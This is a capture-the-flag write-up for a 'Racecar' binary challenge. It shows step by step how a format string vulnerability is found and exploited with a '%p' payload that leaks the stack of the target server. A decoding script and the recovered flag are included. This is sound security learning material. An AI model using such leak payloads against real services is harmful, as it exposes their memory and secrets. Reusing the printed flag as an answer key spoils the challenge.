
Joe Grassl


Racecar

1. The program asks for a name, a nickname, and a choice of car.




```
delta@host:downloads$ ./racecar

      _______                                      |xxx|
     /|_||_\`.__                                   | F |
    (   _    _ _\                                  |xxx|
*** =`-(_)--(_)-'                                  | I |
                                                   |xxx|
                                                   | N |
                                                   |xxx|
                                                   | I |
                                                   |xxx|
             _-_-  _/\______\__                    | S |
           _-_-__ / ,-. -|-  ,-.`-.                |xxx|
            _-_- `( o )----( o )-'                 | H |
                   `-'      `-'                    |xxx|

Insert your data:

Name: delta
Nickname: delta
```

2. Car #1 always wins race #2 and vice versa. The program displays an error because it can’t find a flag.txt file on my computer.




```
[*] Your name is [delta] but everybody calls you.. [delta]!
[*] Current coins: [69]

1. Car info
2. Car selection
> 2


Select car:
1. 🚗
2. 🏎
> 2


Select race:
1. Highway battle
2. Circuit
> 1

[*] Waiting for the race to finish...

[+] You won the race!! You get 100 coins!
[+] Current coins: [169]

[!] Do you have anything to say to the press after your big victory?
> [-] Could not open flag.txt. Please contact the creator.
delta@host:downloads$
```

3. Creating flag.txt allows the program to continue and print out your victory message.




```
[!] Do you have anything to say to the press after your big victory?
> Hello world!

The Man, the Myth, the Legend! The grand winner of the race wants the whole world to know this:
Hello world!
delta@host:downloads$
```

4. After trying a few different inputs to check for a buffer overflow, I decided to look for a format string vulnerability. The program prints a memory address. Format string vuln confirmed.




```
[!] Do you have anything to say to the press after your big victory?
> Hello world!%x

The Man, the Myth, the Legend! The grand winner of the race wants the whole world to know this:
Hello world!5856e200
delta@host:downloads$
```

5. Searching memory in GDB reveals that the contents of my local flag.txt file are on the stack.




```
pwndbg> search blah
[heap]         0x5655a4c0 'blah\n'
[stack]        0xffffd060 'blah\n'
pwndbg>
```

6. The input below asks for a whole bunch of pointers in order to dump the stack. The 12th pointer contains little-endian hexadecimal that decodes to “blah”, the text in my flag.txt file.




```
[heap]         0x5655a200 'AAAA %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p\n'                          [24/1924]
pwndbg> c
Continuing.
AAAA 0x5655a200 0x170 0x56555dfa 0x50 0x4 0x26 0x2 0x1 0x5655696c 0x5655a200 0x5655a380 0x68616c62 0x5655000a 0xf7e0e065 0x76922700 0x56556d58 0x565
58f8c 0xffffd098 0x5655638d 0x56556540 0x5655a1a0 0x2 0x76922700 0xf7f9f3fc

Breakpoint 8, 0x56556463 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────────────────────────────────────────────[ REGISTERS ]───────────────────────────────────────────────────────────────
*EAX  0xe0
 EBX  0x56558f8c (_GLOBAL_OFFSET_TABLE_) ◂— 0x3e94
*ECX  0x0
 EDX  0xffffffff
 EDI  0xf7f9f000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
 ESI  0xf7f9f000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
*EBP  0xffffd0b8 ◂— 0x0
*ESP  0xffffd0a0 ◂— 0x1
*EIP  0x56556463 (main+130) ◂— mov    eax, dword ptr [ebx + 0x80]
```

7. I used the same input on the target server to dump its stack.




```
[!] Do you have anything to say to the press after your big victory?
> %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p

The Man, the Myth, the Legend! The grand winner of the race wants the whole world to know this:
0x57bf71c0 0x170 0x5656dd85 0x3 0x28 0x26 0x1 0x2 0x5656e96c 0x57bf71c0 0x57bf7340 0x7b425448 0x5f796877 0x5f643164 0x34735f31 0x745f3376 0x665f3368
 0x5f67346c 0x745f6e30 0x355f3368 0x6b633474 0x7d213f 0x5d6fdb00 0xf7f7c3fc
```

8. Then, I wrote the following script to automatically decode the stack values to ASCII text. It’s a more robust implementation of the code used to solve a similar challenge, as shown here: https://breadchris.github.io/ctf/format-string/2015/05/04/backdoor-team.



```python
#!/usr/bin/python3

import math

hex = '0x7b425448 0x5f796877 0x5f643164 0x34735f31 0x745f3376 0x665f3368 0x5f67346c 0x745f6e30 0x355f3368 0x6b633474 0x7d213f 0x5d6fdb00 0xf7f7c3fc'
flag = ''

for x in hex.split("0x"):
  try:
    if x:
      for l in range(math.floor(len(x) / 2)):
        flag += chr(int(x[len(x) - l*2 - 3:len(x) - l*2 - 1], 16))
  except Exception as e:
    break

print(flag)
```

9. The flag decodes perfectly! Because the flag format is always HTB{(flag)}, everything after the right curly bracket can be ignored. Mission accomplished!



```
delta@host:~$ ./decode
HTB{why_d1d_1_s4v3_th3_fl4g_0n_th3_5t4ck?!}Oo]?|
delta@host:~$ 
```